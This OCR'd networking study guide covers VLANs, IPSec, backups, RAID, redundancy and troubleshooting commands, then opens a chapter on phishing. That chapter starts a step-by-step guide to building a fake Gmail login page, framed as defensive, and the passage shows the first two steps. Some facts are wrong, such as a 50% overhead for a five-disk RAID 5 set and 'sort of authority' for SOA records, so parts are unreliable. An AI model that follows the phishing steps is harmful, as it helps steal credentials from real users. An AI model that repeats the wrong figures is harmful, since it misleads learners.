A virtual LAN (VLAN) is a logical grouping of computers using a VLAN-capable switch. When you define virtual LANs, you assign devices on different switch ports to different logical (or virtual) LANs. Although each switch can be connected to multiple VLANs, each switch port can be assigned to only one VLAN at a time.

Creating VLANs with switches offers the following administrative benefits.

- You can create virtual LANs based on criteria other than physical location (such as workgroup, protocol, or service)

- You can simplify device moves (devices are moved to new VLANs by modifying the port assignment)
- You can control broadcast traffic based on logical criteria (only devices in the same VLAN receive broadcast traffic)
- You can control security (isolate traffic within a VLAN)
- You can create additional collision domains on a LAN

Creating VLANs with switches offers the following benefits over using routers to create distinct networks.

- Switches are easier to administer than routers
- Switches are less expensive than routers
- Switches offer higher performance (introduce less latency)

When you use switches to create VLANs, you will still need routers to:

- Route data in to and out of the local area network
- Route data between VLANs

IPSec Facts

Internet Protocol Security (IPSec) is a collection of open standards being developed by the Internet Engineering Task Force (IETF) IPSec working group. These standards ensure private communication over Internet Protocol (IP) networks through encryption of IP packets. IPSec can be used to secure the following types of communications:

- Host-to-host communications within a LAN.
- VPN communications through the Internet, either by itself or in conjunction with the L2TP VPN protocol.
- Any traffic supported by the IP protocol including Web, e-mail, Telnet, file transfer, and SNMP traffic as well as countless others.

IPSec includes two protocols that provide different features.

Protocol	Function
Authentication Header (AH)	Provides authentication features. Use AH to enable authentication with IPSec.
Encapsulating Security Payload	Provides data encryption. Use ESP to encrypt data.

(ESP)	

Note: If you use only AH, data is *not* encrypted.

When you implement IPSec, you have the choice of using tunnel or transport mode. The choice you make depends on the IPSec capabilities of the communicating devices and affects the composition of packets.

Mode	Description
Transport	Transport mode is used for end-to-end (host-to-host) encryption of data. When using transport mode, both the source and the destination device use IPSec. Intermediate devices do not use IPSec. The following process is used between two devices using transport mode: 1. The sending device creates an IPSec packet. 2. Intermediary devices are able to read the destination address even though they don't understand IPSec and can't read the packet contents. 3. The receiving device understands IPSec and can read the packet contents.
Tunnel	Tunnel mode is used for router-to-router communications. This creates a secure communication channel between the two routers. Use tunnel mode when neither or only one end device can use IPSec. The following process is used with tunnel mode to use IPSec between two devices that do not support IPSec. 1. The non-IPSec source device sends a normal packet to the router. 2. The router adds IPSec authentication and/or encryption. 3. The packet is sent through the un-trusted network. Intermediary devices are able to read the destination address even though they don't understand IPSec and can't read the packet contents. 4. The destination router removes the IPSec information and forwards the non-IPSec packet to the destination device. 5. The destination device receives the packet. **Note:** You can also use tunnel mode if only one end device understands IPSec. For example, the source device can generate the IPSec packet, and the destination router can remove the IPSec information before forwarding it on to the destination host. The destination host can then send a normal packet in response, with the router adding IPSec information before forwarding it back to the original source host.

As you consider implementing IPSec, keep in mind the following:

- IPSec is supported natively by all versions of Windows since Windows 2000. However, earlier operating systems like Windows 98 require additional client software in order to use IPSec.
- IPSec (or any other encryption system) creates additional server processor load, as the encryption process involves computations. Before implementing IPSec you should first determine if your servers can easily accommodate this extra workload.
- Implementing encryption also increases the amount of network traffic that is created, as in addition to the normal traffic, there is additional traffic associated with the encryption process.

Backup and Restore Facts

Most backup methods use the archive bit on a file to identify files that need to be backed up. When a file is modified, the system automatically flags the file as needing to be archived. When the file is backed up, the backup method may reset (clear) the archive bit to indicate it has been backed up.

The following table shows the type of data backed up using each backup method.

Backup Type	Backs Up	Resets Archive Bit?
Full	Backs up all files regardless of the archive bit.	Yes
Incremental	Backs up files on which the archive bit is set.	Yes
Differential	Backs up files on which the archived bit is set.	No
Copy	Backs up all files regardless of the archive bit status.	No

Most of the time, you will perform backups using a strategy that combines backup types. The following table compares common backup strategies.

Strategy	Backup Characteristics	Restore Characteristics
Full Backup	Requires large tapes for each backup. Takes a long time to perform each backup.	To restore, restore only the last backup. This is the fastest restore method.
Full + Incremental	Perform a full backup periodically (for example once a week), followed by incremental backups every other day. Incremental backups are quick to perform.	To restore, restore the full backup and *every subsequent* incremental backup.

	This is the fastest backup method.	
Full + Differential	Differential backups take progressively longer to complete as time elapses since the last full backup.	To restore, restore the last full backup and the last differential backup. Next to a full backup, this is the fastest restore method.

Note: Do not combine incremental and differential backups.

Keep in mind the following facts about doing backups:

- Backup user data more often than system state data (it changes more frequently).
- Backup system state data and applications whenever you make a system change.
- During a system state backup, all system configuration information is backed up (system data cannot be backed up selectively in portions).
- Files backed up from one system might not restore to another system. Restore to a system running the same OS.
- Be sure to test your back up and restore strategy. It does no good to back up your data if you can't restore it.
- Backup media should be stored offsite to prevent the same disaster from affecting the network and the backup media.

RAID Facts

For servers and some workstations, you might want to create RAID volumes to improve performance or provide fault tolerance. By using multiple disks in certain types of arrays, you can ensure that data will still be available to users, even when one of the disks in the array fails. RAID is a method of applying hard disk arrays. The list below describes the types of volumes you would find in a RAID (Redundant Array of Independent Disks) configuration:

RAID Level	**Description**
RAID 0 (striping)	A striped volume breaks data into units and stores the units across a series of disks (as opposed to a spanned volume that fills the first area with data, then the second area, and so on). Striped volumes: • Do not provide fault tolerance. A failure of one disk in the set means all data is lost. • Provide an increase in performance. • Use two or more disks. • Have no overhead--all disk space is available for storing data.

RAID 1 (mirroring)	A mirrored volume stores data to two duplicate disks simultaneously. It provides fault tolerant because if one disk fails, data is preserved on the other disk, and the system switches immediately from the failed disk to the functioning disk to maintain service. Mirrored volumes: • Provide fault tolerance. Data is available even if one disk in the set fails. • Do not increase performance. • Require two disks. • Have a 50% overhead. Data is written twice, meaning that half of the disk space is used to store the second copy of the data. Disk duplexing is a type of mirroring. Disk duplexing uses two hard drives and two separate disk controllers. Disk duplexing eliminates the single point of failure when a single disk controller is used.

RAID 5 (striping with distributed parity)	A RAID 5 volume combines disk striping across multiple disks with parity for data redundancy. Parity information is stored on each disk. If a disk fails, its data can be recovered using the parity information stored on the remaining disks. RAID 5 volumes:
	
	• Provide fault tolerance. Data is available even if one disk in the set fails.
	• Provide an increase in performance (although the performance is not as good as a striped volume).
	• Require a minimum of three disks.
	• Have an overhead of one disk in the set for parity information:
	  ○ A set with 3 disks has 33% overhead.
	  ○ A set with 4 disks has 25% overhead.
	  ○ A set with 5 disks has 50% overhead.

RAID 10 (also called RAID 0+1)	RAID 10 combines disk striping and disk mirroring. Multiple disks are striped creating a single volume. A second set of disks is then added to mirror the first set. RAID 10 volumes: • Provide fault tolerance. Data is available even if one disk in the set fails. • Provide an increase in performance. • Require an even number of disks, with a minimum of four disks. • Have a 50% overhead.

Note: Another volume type is a *spanned* volume. A spanned volume simply adds additional disks to an existing volume. Data is written to the first disk, then the second, and so on. Spanned volumes provide neither fault tolerance nor an increase in performance.

Redundancy Facts

The best way to handle a disaster is by anticipating potential problems and putting into place measures to prevent or speed recovery. One way to increase the availability of your network is through *redundancy*. Redundancy provides duplicate or multiple components such that a failure in any one component does not cause a disruption in service. Redundancy provides *fault tolerance* such that a failure in one component does not make the system or data unavailable.

In a true fault tolerant strategy, all system components must be considered. The following table lists several methods of providing redundancy for your system.

Option		Characteristics
Redundant Components	Dual Components	One way to provide redundancy is to install multiple components that perform the same function. Mirrored drives, duplicate disk controllers, and redundant power supplies or Uninterruptible Power Supplies (UPS) are examples of having multiple components that perform the same tasks.
	Hot Spare	A *hot spare* is a component that is connected to a system. A hot spare can take over automatically when another component fails.
	Cold Spare	A *cold spare* is a component that sits on the shelf until there is a failure. Cold spares obviously need more time to implement recovery, but they don't have the maintenance requirements of hot spares.
	Hot Swap	A component that is *hot-swappable* can be removed and replaced while the system is still running. The component that is most likely to fail in a power supply is actually the cooling fan, therefore maintaining spare fans for a hot-swap strategy is a key to preventing power failure disruptions.
Redundant Communication Links		To increase the availability of device communications, you can install redundant links between devices. • On a LAN, you can wire the network such that two paths exist between any two devices. You can also install multiple network adapters (also called *adapter teaming*) in a single device and provide two network connections for that device. This provides link fault tolerance and increases performance as the server can use multiple NICs for

		sending data.
		• To increase Internet availability, obtain two different Internet connections.
		  ○ To reduce costs, one could be a high-speed link used for day-to-day operations and the other a low-speed link used for a backup.
		  ○ To provide redundancy, the links should be provided by different ISPs with different connectivity methods. Simply installing two links from the same ISP does not protect you if the single ISP experiences problems.

Redundant Servers	Backup Server	When using backup servers, two servers are configured in a master/slave relationship. • Data is written to both servers. • The master server is the main server that communicates with clients. • If the master fails, the backup server automatically takes over.
	Clustered Servers	Server clustering configures multiple servers as a group. • All servers work together. Incoming client requests are routed to a free server in the cluster. • Clients see the cluster as a single computer. • Clusters provide an increase in performance because the processing load is shared between all servers in the cluster. • Clusters typically share a common data storage. All data from all servers is stored on the shared data store. • If one server in the cluster fails, the other servers continue to receive client connections and process requests (providing fault tolerance and failover service solutions for a network). • Server clusters ensure that data and network services such as DHCP, DNS, RAS are available in the event of a server failure. • The maximum number of servers that can be used in a cluster configuration varies between OSs.
Redundant	Hot Site	• This is a fully configured facility with power, A/C, etc., fully

Sites		functional servers and clients that are up-to-date mirroring the production system. • A hot site is immediately available in the event of a disaster. • The site is expensive to maintain; requires constant maintenance of the hardware, software, data, and applications; and presents a security risk. • This facility is necessary when an organization cannot tolerate any downtime.
	Warm Site	• This is a facility readily available with power, A/C, and computers, but the applications may not be installed or configured. • Extra communications links and other data elements that commonly take a long time to order and install will be present. • The warm site is considerably cheaper than a hot site. • Lower administrative and maintenance resources consumed.
	Cold Site	• This is the least ready of the three site types, but it is probably the most common. • The site is ready for equipment to be brought in during an emergency because there is no hardware on site. • The site might have electrical power and HVAC, but it may or may not have communication links. • A cold site is low cost, and may be better than nothing. • A cold site often offers a false sense of security. The actual amount of work involved in getting a cold site up and running might be more than expected and might take too long to adequately keep the business running.

Troubleshooting

Troubleshooting Methodology Facts

Good troubleshooting is a process that combines knowledge, experience, and intuition. As you practice service and support in a work environment, you will add to your experience and develop intuition that will help you to quickly solve a variety of problems.

Regardless of your current troubleshooting abilities, you will benefit from following a systematic approach to problem-solving. The following process has proven effective in a variety of situations:

1. Identify the symptoms and potential causes. Ask the user to describe the problem, check for error messages, or recreate the problem. Resist the urge to start fixing things at this point.
2. Identify the affected area. Determine how large the problem is. For example, fixes for one client workstation would likely be very different than fixes for a network segment.
3. Establish what has changed. Most often, problems are caused by new hardware or software or changes to the configuration. If necessary, carefully ask users to discover what might have changed that could have caused the problem.
4. Select the most probable cause. Review the list of potential causes. Look for common errors or solutions that can be tried quickly.
5. Implement an action plan, addressing the most likely problem and account for side effects of the proposed plan. When side effects have been weighed against the fix and all concerns have been addressed, fix the problem.
6. Test the result. Ensure that the problem is resolved and that implementation of fix did not cause any new problems.
7. Identify the results and effects of the solution. Make sure that the solution has fully fixed the problem and has not caused any other problems.
8. Document the solution and process. In the future, you can check your documentation to see what has changed or to help you remember the solution to common problems.

Remember, however, that troubleshooting is a process of both deduction and induction. Experience will show you when deviating from this process can save both time and effort.

Troubleshooting Tools

The table below describes the tools you can use to troubleshoot network problems.


Task	Tool(s)	**Description**
View the ARP table	**arp** (Windows)	Shows MAC address-to-IP address mappings including the local MAC and IP addresses.
View IP configuration information	**ipconfig** (Windows 2000/XP/2003)	Displays IP configuration information for network adapters including:
	winipcfg	

	(Windows 98/ME) **ifconfig** (Linux)	• IP address and mask • Default gateway • DNS servers • WINS servers • DHCP server used for configuration • MAC address
View IP and routing statistics	**netstat** (Windows)	Shows IP-related statistics including: • Current connections • Incoming and outgoing connections • Active sessions, ports, and sockets • The local routing table
View NetBIOS over TCP/IP information	**nbtstat** (Windows)	Displays the NetBIOS name tables for both the local computer and remote computers and the NetBIOS name cache.
Test host-to-host connectivity	**ping**	Sends an ICMP echo request/reply contacts packet to a remote host. A response from the remote host indicates that both hosts are correctly configured and a connection exists between them. Using the **-t** switch with ping can be useful in determining whether the network is congested, as such a condition will cause sporadic failures in the ping stream.
Identify the path between two hosts	**tracert** (Windows) **traceroute** (Linux)	Like **ping**, **traceroute** tests connectivity between devices, but as it does so it shows the path between the two devices. Responses from each hop on the route are measured three times to provide an accurate representation of how long the packet takes to reach, and be returned by that host.
Test name resolution	**nslookup** (Windows and Linux) **dig** (Linux, this is the preferred tool on Linux)	Resolves (looks up) the IP address of a host name. Displays other name resolution-related information such as the DNS server used for the lookup request.

Identifying Communication Problems

The first sign of a communication problem often comes when a user says "The network is down" or "I can't reach the server." As part of the troubleshooting process, you need to identify the scope of the problem so you can take the proper actions to correct the problem.

The following example shows one way to troubleshoot communication problems. In this scenario, workstation A can't communicate with workstation C.



The following table lists several tasks you can perform to troubleshoot connectivity problems. The tasks listed here are listed in order of one way to troubleshoot the reported problem. These steps trace the problem backwards from the remote host to the local host (another way to troubleshoot the issue is to work through these steps in reverse order). Be aware that depending on the situation, you might be able to troubleshoot the problem more efficiently by skipping some tests or changing the order.

Task	Description
Ping host C	Often the best place to start in troubleshooting a problem is to ping the host you are trying to contact. Performing this test *first* verifies the reported problem. If successful, the problem is not related to network connectivity. Check other problems such as name resolution or service access. **Note:** If you have access to another computer, try pinging the destination host from that computer. If successful, then skip the remaining tasks and troubleshoot the local host configuration or physical connection.

Ping host D	If you cannot contact a specific remote host, try pinging another host in the *same* remote network. If successful, then the problem is with the remote host (either a misconfiguration, broken link, or unavailable host).
Ping host E	If you cannot contact *any* host in the remote network, try pinging hosts on *other* remote networks (you might try several other networks). If successful, or if you can contact some remote networks and not others, then the problem is with the routing path between your network and the specific remote network. You can then use the **traceroute**/**tracert** commands to check the path to the problem network.
Ping the default gateway	If you cannot contact any remote network, ping the default gateway router. If successful, and you still cannot contact any remote host, have the router administrator verify the router configuration. Check for broken links to the remote network, interfaces that have been shut down, or access control lists or other controls that might be blocking traffic.
Ping host B	If you cannot contact the default gateway router, ping other hosts on the local network. If successful, then check the default gateway router.
Troubleshoot the local host connection or configuration	If you cannot communicate with any host on the local network, then the problem is likely with the local host or its connection to the network. Troubleshoot the following: • Check physical connectivity • Validate the TCP/IP configuration on the local host • Validate IP configuration settings

One special ping test you can perform is to ping the local host. When you ping the local host, you are verifying that TCP/IP is correctly installed and configured on the local host. In essence, you are finding out if the workstation can communicate with itself. To ping the local host, use the following command:

Ping 127.0.0.1

If this test fails, check to make sure the TCP/IP is correctly configured on the system. **Note:** This test does not check physical connectivity. The ping can succeed even if the host is disconnected from the network.

Troubleshooting Link Status

If a single device is unable to communicate on the network, begin by verifying the physical network connection. Most network cards include link and status lights that can help you verify

physical connectivity. The following table describes various light combinations and their meaning in troubleshooting.

Light			Meaning
Link	Activity	Collision	
Unlit	Unlit	Unlit	The network card does not have a connection to the network. For the link light to be lit, the computer must detect a connection to another device. Possible causes of no link light include: • Bad NIC • Faulty cable • Missing device on the other end (unplugged cable) • Switch or hub port turned off or bad
Red/Amber	Unlit	Unlit	If the link light comes on but is not green, then the NIC has detected a signal but the signal is not what was expected. Possible causes include: • Faulty transceiver on the NIC or on the remote device • Incorrectly configured network cabling • Incompatible networking standards **Note:** On some switches, an amber link light indicates a slower connection (such as 10 Mbps compared to a 100 Mbps connection which might show a green light).
Solid Green	Unlit	Unlit	A solid (normally green) link light indicates a valid network connection. However, an Activity light that *never* lights up means that no data is being received. Check all components and connections.
Solid Green	Flashing	Unlit	This is a normal condition that indicates a valid, active connection. The Activity light will periodically flash, even if you are not currently sending data over the link (this is known as a *heartbeat* or *keepalive* signal that lets the NIC know it has an active connection).
Solid Green	Flashing	Flashing/Lit occasionally	This is a normal condition. A small number of collisions are to be expected on an Ethernet network. **Note:** If your network uses full-duplex switches, there should be no collisions on the network.

Solid Green	Flashing	Flashing/Lit constantly	If the collision light is constantly flashing, then there are too many collisions on the network. Possible causes include: • A faulty NIC somewhere on the network. A NIC somewhere is constantly sending out frames without first listening to make sure the medium is free. This condition is known as *chattering* or *jabbering*. • Too many devices on the network. As the number of devices increases, so too will collisions. Reducing the number of devices, or using switches, bridges, or routers to divide the network will reduce the number of collisions.

Physical Troubleshooting Tools

The following troubleshooting tools can be useful in troubleshooting physical connectivity problems.

Tool/Method	Description
Wire crimper	Use a wire crimper to attach cable connectors to bare wires, such as when you are making your own cables.
Punch-down block	A punch-down block is typically used in telephone wiring cabinets to connect individual strands of twisted pair wires. For example, the punch-down block connects the outside phone lines to inside extensions or phone plugs at the demarc (where the local network ends and the telephone company's network begins). You use a punch-down tool to attach wires to the punch down block.
Media tester	Use a media tester to make sure that a cable is unbroken and that all cables are connected to the correct pins inside the connector.
Tone generator	A tone generator sends an electronic signal on a wire or cable. Use a tone generator to locate the other end of a specific cable. Generate the tone on one end of the cable, then test the other ends of many cables until you detect

	the tone.
Time Domain Reflector (TDR)	Like a tone generator, a TDR sends signals on a cable or a wire. Use a TDR to get information about the cable such as its length and to identify the distance to the break in a cable.
Loopback plug	A loopback plug reflects a signal from the transmit port on a device to the receive port on the same device. Use the loopback plug to verify that a device can both send and receive signals. A failure in the loopback test indicates a faulty network card. A successful loopback test means the problem is in the network cabling or other connectivity devices.
Known good spares	One valuable troubleshooting method is to keep a set of components that you know are in proper functioning order. If you suspect a problem in a component, swap it with the known good component. For example, to verify that a network card in a computer is bad, replace it with a working card. If the problem is resolved, permanently replace the failed component. If the problem is not resolved, troubleshoot other components.

Often, physical problems are intermittent and might go away even before you take corrective action. If the problem appears to be a physical problem, check the following:

- Verify that connectors and components are securely fastened and that connectors are clean
- Check for EMI and other atmospheric conditions that might be causing communication problems.
    - For wired networks, verify that cables are not near fluorescent lights or other sources of interference.
    - Check for other devices that might be generating interference.
    - For wireless and satellite devices, make sure that receivers are pointed at source devices and within the specified distance of the transmitting device. Be aware that weather and other atmospheric conditions can also adversely affect communications.
- Check for kinked cables that might be on the verge of breaking. In particular, verify that cables are not routed underfoot or under carpeting where regular wear can cause cables to break.

Troubleshooting the Fault Domain

When troubleshooting physical problems, it helps to identify the *fault domain*. The fault domain is the location of a physical problem and is often manifested by identifying the boundary between communicating devices. For example, if a cable break occurs, a given host might be able to communicate with some devices but not others. When you identify the fault domain,

you identify the boundaries of communication and identify the most probable location of the physical problem.

The following table compares how a single break in the network affects device-to-device communication for specific topologies.

Topology	Effect
Bus	A break in the network bus means that the end of the network bus is no longer terminated. For this reason, a break in the bus typically means that no devices can communicate. Identifying the location of the break is difficult on a true bus network.
Star	A break in a cable in a star means that the device connected to the central device (hub or switch) through that cable can no longer communicate on the network. All other hosts will be able to communicate with all other devices.
Ring	A break in the ring means that messages can only travel in one direction (downstream) up to the break. Computers can send messages downstream to other devices, but because of the break will not be able to receive any responses.
Dual Ring	A break in one ring in a dual ring configuration has no effect on communications. A decrease in bandwidth might result, but data can be sent on the other ring.
Mesh	A break in a single link in a mesh topology has no effect on communications. Data can be routed to the destination device by taking a different (sometimes longer) path through the mesh topology.

Interpreting ipconfig

You can use **ipconfig /all** to troubleshoot IP configuration problems. Following is sample output from the **ipconfig /all** command:

Windows 2000 IP Configuration
Host Name . . . . . : NY-DEV-WRK3
Primary DNS Suffix . . . . . : anto2010.weebly.com
Node Type . . . . . : Broadcast
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

DNS Suffix Search List. . . . . : anto2010.weebly.com

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : anto2010.weebly.com
Description . . . . . : 3Com 3C920 Integrated Fast Ethernet
Controller (3C905C-TX Compatible)
Physical Address. . . . . : 00-06-5B-1C-92-B8
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IP Address. . . . . : 192.168.1.141
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
DHCP Server . . . . . : 192.168.1.20
DNS Servers . . . . . : 192.168.1.20
192.168.1.27
Lease Obtained. . . . . : Monday, April 18, 2005 7:46:41 AM
Lease Expires . . . . . : Monday, April 18, 2005 11:46:41 AM

The following table describes how the output for this command changes based on how IP settings are configured and for specific problem situations.

Condition	ipconfig /all Output
Static IP Configuration	If the workstation is configured with static IP information, the following conditions will exist: • The **DHCP Enabled** line will show **No** • The **DHCP Server**, **Lease Obtained**, and **Lease Expires** lines will not be shown
DHCP Configuration	If the workstation has received configuration information from a DHCP server, the following conditions will exist: • The **DHCP Enabled** line will show **Yes** • The **DHCP Server** line will show the IP address of the DHCP server from which configuration information was received • The **Lease Obtained** and **Lease Expires** lines will show the lease information
Rogue DHCP Server	A rogue DHCP server is an unauthorized DHCP server on the network. Symptoms of a rogue DHCP server include:

	• Conflicting IP addresses on the network • Incorrect IP configuration information on some hosts To identify a rogue DHCP server using **ipconfig**, verify the DHCP Server address. If this address is not the address of your DHCP server, you have a rogue DHCP server. **Note:** When you have a rogue DHCP server on the network, some hosts will likely receive configuration information from the correct DHCP server and some from the rogue DHCP server.
Incorrectly Configured DHCP Server	Your DHCP server can send out various IP configuration values in addition to the IP address and mask. If network hosts are configured with incorrect IP values (such as incorrect default gateway or DNS server addresses), first verify that the workstations are contacting the correct DHCP server. If the correct server is being used, go to the DHCP server to verify that it is sending out correct configuration information.
APIPA Configuration	If the workstation has used APIPA to set configuration information, the following conditions will exist: • The **DHCP Enabled** line will show **Yes** • The **Autoconfiguration Enabled** line will show **Yes** • The **DHCP Server**, **Lease Obtained**, and **Lease Expires** lines will not be shown • The IP address will be in the range of 169.254.0.1 to 169.254.255.254 with a mask of 255.255.0.0 • The **Default Gateway** line will be blank • The **DNS Servers** line will not be shown **Note:** When APIPA is used, the workstation sets its own IP address and mask. It does not automatically configure default gateway or DNS server values. When APIPA is being used: • Communication is restricted to hosts within the same subnet (there is no default gateway set). • Hosts can communicate with other hosts that have used APIPA. If some hosts are still using an address assigned by the DHCP server (even if the DHCP server is down), these hosts will not be able to communicate with the APIPA hosts. • Name resolution will not be performed (there are no DNS server addresses configured).

If the workstation has received configuration information from the wrong DHCP server or configured itself using APIPA, you might need to retry to contact the DHCP server once DHCP problems have been resolved. Use the following commands:

- Use **ipconfig /release** to stop using the current dynamic IP configuration parameters.
- Use **ipconfig /renew** to retry the DHCP server request process to obtain IP configuration parameters.

Note: To display the TCP/IP configuration on a Linux computer, use the **ifconfig** command. Use **winipcfg** to view the TCP/IP configurations on earlier versions of Windows including Windows 98 and Me.

arp, netstat, and nbtstat Facts

The following table lists several commands on a Windows system that you can use to gather information about network connections.

Tool	Option(s)
arp	arp -a shows the IP address-to-MAC address mapping table (the address cache)
netstat	netstat shows the active connections
	netstat -a shows detailed information for active connections
	netstat -r shows the routing table of the local host
	netstat -s shows TCP/IP statistics
nbtstat	nbtstat -c shows the IP address-to-NetBIOS name mapping table (the name cache)

Troubleshooting Name Resolution Facts

Name resolution problems typically have the following symptoms:

- You can ping a destination host using its IP address.
- Methods that use the logical host name to communicate with the host fails. This might include things such as:
    - Typing a URL into the browser.

- Pinging the host using the host name.
- Searching for the host by its name.

To troubleshoot DNS name resolution, use one of the following tools:

- **nslookup** for Windows or Linux systems
- **dig** for Linux systems (**dig** is replacing **nslookup** on Linux systems)

The following table lists several ways to use these commands.

Use...	**To...**	**Example**
nslookup *host*	Query the IP address of a host.	**nslookup www.mit.edu**
nslookup	Start **nslookup** in interactive mode. The default interactive mode query is for A records, but you can use the **set type=** command to change the query type.	**nslookup** **set type=ns**
dig *host*	Query a host. The default query is for A records. You can change the default search by appending one of the record types you see below to the end of the command. • a--address records • any--any type of record • mx--mail exchange records • ns--name server records • soa--sort of authority records • hinfo--host info records • axfr--all records in the zone • txt--text records	**dig www.mit.com ns**
dig *@IP address or host name domain*	Query the root server at the IP address or host name for A records for the domain. You can change the default query type by appending a different record type to the back of the command.	**dig @192.168.1.1 vulture.com ns**
dig -x *IP addres*	Find the host name for the queried IP address.	**dig -x 62.34.4.72**

Troubleshooting Resource Access

When troubleshooting on a LAN, you can typically troubleshoot physical connectivity problems independently from configuration and access resource problems. However, when you are troubleshooting remote access or Internet connections, the symptoms of problems are more complex.

One way to troubleshoot dial-up connections is to understand the connection process. After you have identified where the connection fails, you can examine the physical and software configuration to identify the correct action to take. The following table lists the different steps in the remote access connection process and the things you can examine for failure in each step.

Process	Troubleshooting Actions
1. Dial tone	If there is no dial tone: • Verify that the modem is installed and properly configured • Verify that the modem is connected to the phone line and the cable is good • Make sure no one else is on the line
2. Remote server dial-up and answer	If you hear a dial tone but you cannot connect to the remote server: • Verify that the modem is dialing the correct number • Verify that the remote server is online (physically) and that it is configured to answer incoming calls
3. Authentication (login)	After the remote server answers the incoming call, it must authenticate the computer through a valid username/password combination. If the remote server answers but you are unable to authenticate: • Verify the login credentials entered on the local system • Verify that the remote server is configured to allow logins • Verify that the client and server are using matching authentication protocols
4. Connectivity to remote servers	After you have authenticated to the remote access server, the next step is to access resources on other computers on the remote network. If you are unable to do so, verify that the client computer has a connection to the remote server: • Verify that the remote access server is configured to route communications to the private network • Verify that the target system is online and has a valid connection • Verify that the client, remote access server, and target servers are using the same networking protocols One simple method to test these items is to try to ping the remote server.

	If successful, physical and configuration problems are ruled out.

If you can ping a remote server or a server on the LAN but can't access resources on that server (such as a Web page, shared file, or shared printer), you will need to troubleshoot resource access. When a user reports a problem in resource access, a good place to start is to try to access those same resources from your system. If you can reach those resources but they cannot, try the following:

- Verify that their system has a valid physical connection to the network.
- Verify network login for that user. Even if the user has authenticated to a remote access server, they might need to authenticate again to access the resource. Check to make sure that:
    - The user account exists.
    - The correct login credentials (username/password) are being used. Check to make sure the user doesn't have the CAPS lock on.
    - The account has not been disabled or locked out. An account that is disabled cannot be used for login. An account that is locked out is temporarily disabled due to too many incorrect login attempts.
- Verify that the user has the necessary rights or permissions to access the resource. If necessary, modify the access control list (ACL) to give needed permissions.

If you are unable to access the resources from your computer as well, then the problem is likely more global than just the single user. Try the following:

- Re-verify that the server is connected and configured on the network (ping the server to re-verify the physical connectivity).
- Make sure that the service is started. For example, if it is a Web server, make sure the HTTP service is running.
- Make sure that the resource has been shared and enabled for network access.
- Check for access permissions that would deny both you and the other user access.

CHAPTER 2- PHISHING TECHNIQUE

PHISHING TECHNIQUE

Introduction

Phishing is a term that's applied to the latest identify theft scam where potential thieves and con men use fake e-mail messages, which look very real sometimes, to con you into giving up credit card, bank and other sensitive financial and personal information. Once you give it up they proceed to clean you out and/or steal your identity and run up thousands of dollars' worth of debt in your name.

Although some phishing excursions take place over the telephone, where people call up and pretend to be someone that they are not, most of the attacks come in the way of e-mail messages. These messages look very official and purport to come from your bank, Charge Card Company, brokerage house and even government agencies. These con men go to the web site of the company or agency that they are impersonating, steal the graphics and logos and then proceed to put together an email which looks like it actually came from a valid source.

The email may say that your account is about to be suspended unless you "verify" your personal information, or they may contain some other important or urgent-sounding request. What they all have in common is that they require you to click on a link that's embedded in the email and then fill out some form that asks for your PIN code, credit card number, bank account number, social security or tax ID and anything else that they think that they can get away with asking you. Once they have that information - you're toast.

Technique

Phishing Technique for it they make fake login page here is how they do it, Beware of cyber-crime. You have seen this line many times on the internet. Phishing is also comes user


cyber-crime. Phishing is the process of stealing sensitive information, such as usernames, passwords, and bank information, by pretending to be someone you're not. An example of this would be if you receive and e-mail from a hacker pretending to be your bank. In this e-mail, it might tell you that you need to update your account before it expires, and then the hacker provides a link. Once you click on the link, you arrive at a website that looks exactly like your actual bank page. In reality it's just a perfect replica, and when you input your login details, it sends it to the hackers email or stores it on his web server.

Hackers that create the best, most deceiving phishing web pages are knowledgeable in the area of HTML and the PHP programming. Below I will show a simple example of some of the steps a hacker might take to create a phishing website. By seeing the steps a hacker would take, will help you defend against such an attack.


Steps

1. First the hacker chooses a target. The most popular targets for phishing attacks are e-mail services such as Yahoo mail and Gmail because they are the most common and once a hacker gets access to your e-mail, he also gets access to a load of other user information for all the other websites you use. In this example we will pretend the hacker chose Gmail as his target.

2. After choosing his target, the hacker will go to the website and save the whole main page. I use Mozilla Firefox, (highly recommend using this browser for its security and customization.) So I would go to www.gmail.com and click File -> Save page as, or simply hit <CTR> + S which does this automatically. Choose where you would like to save the web page and hit Save.



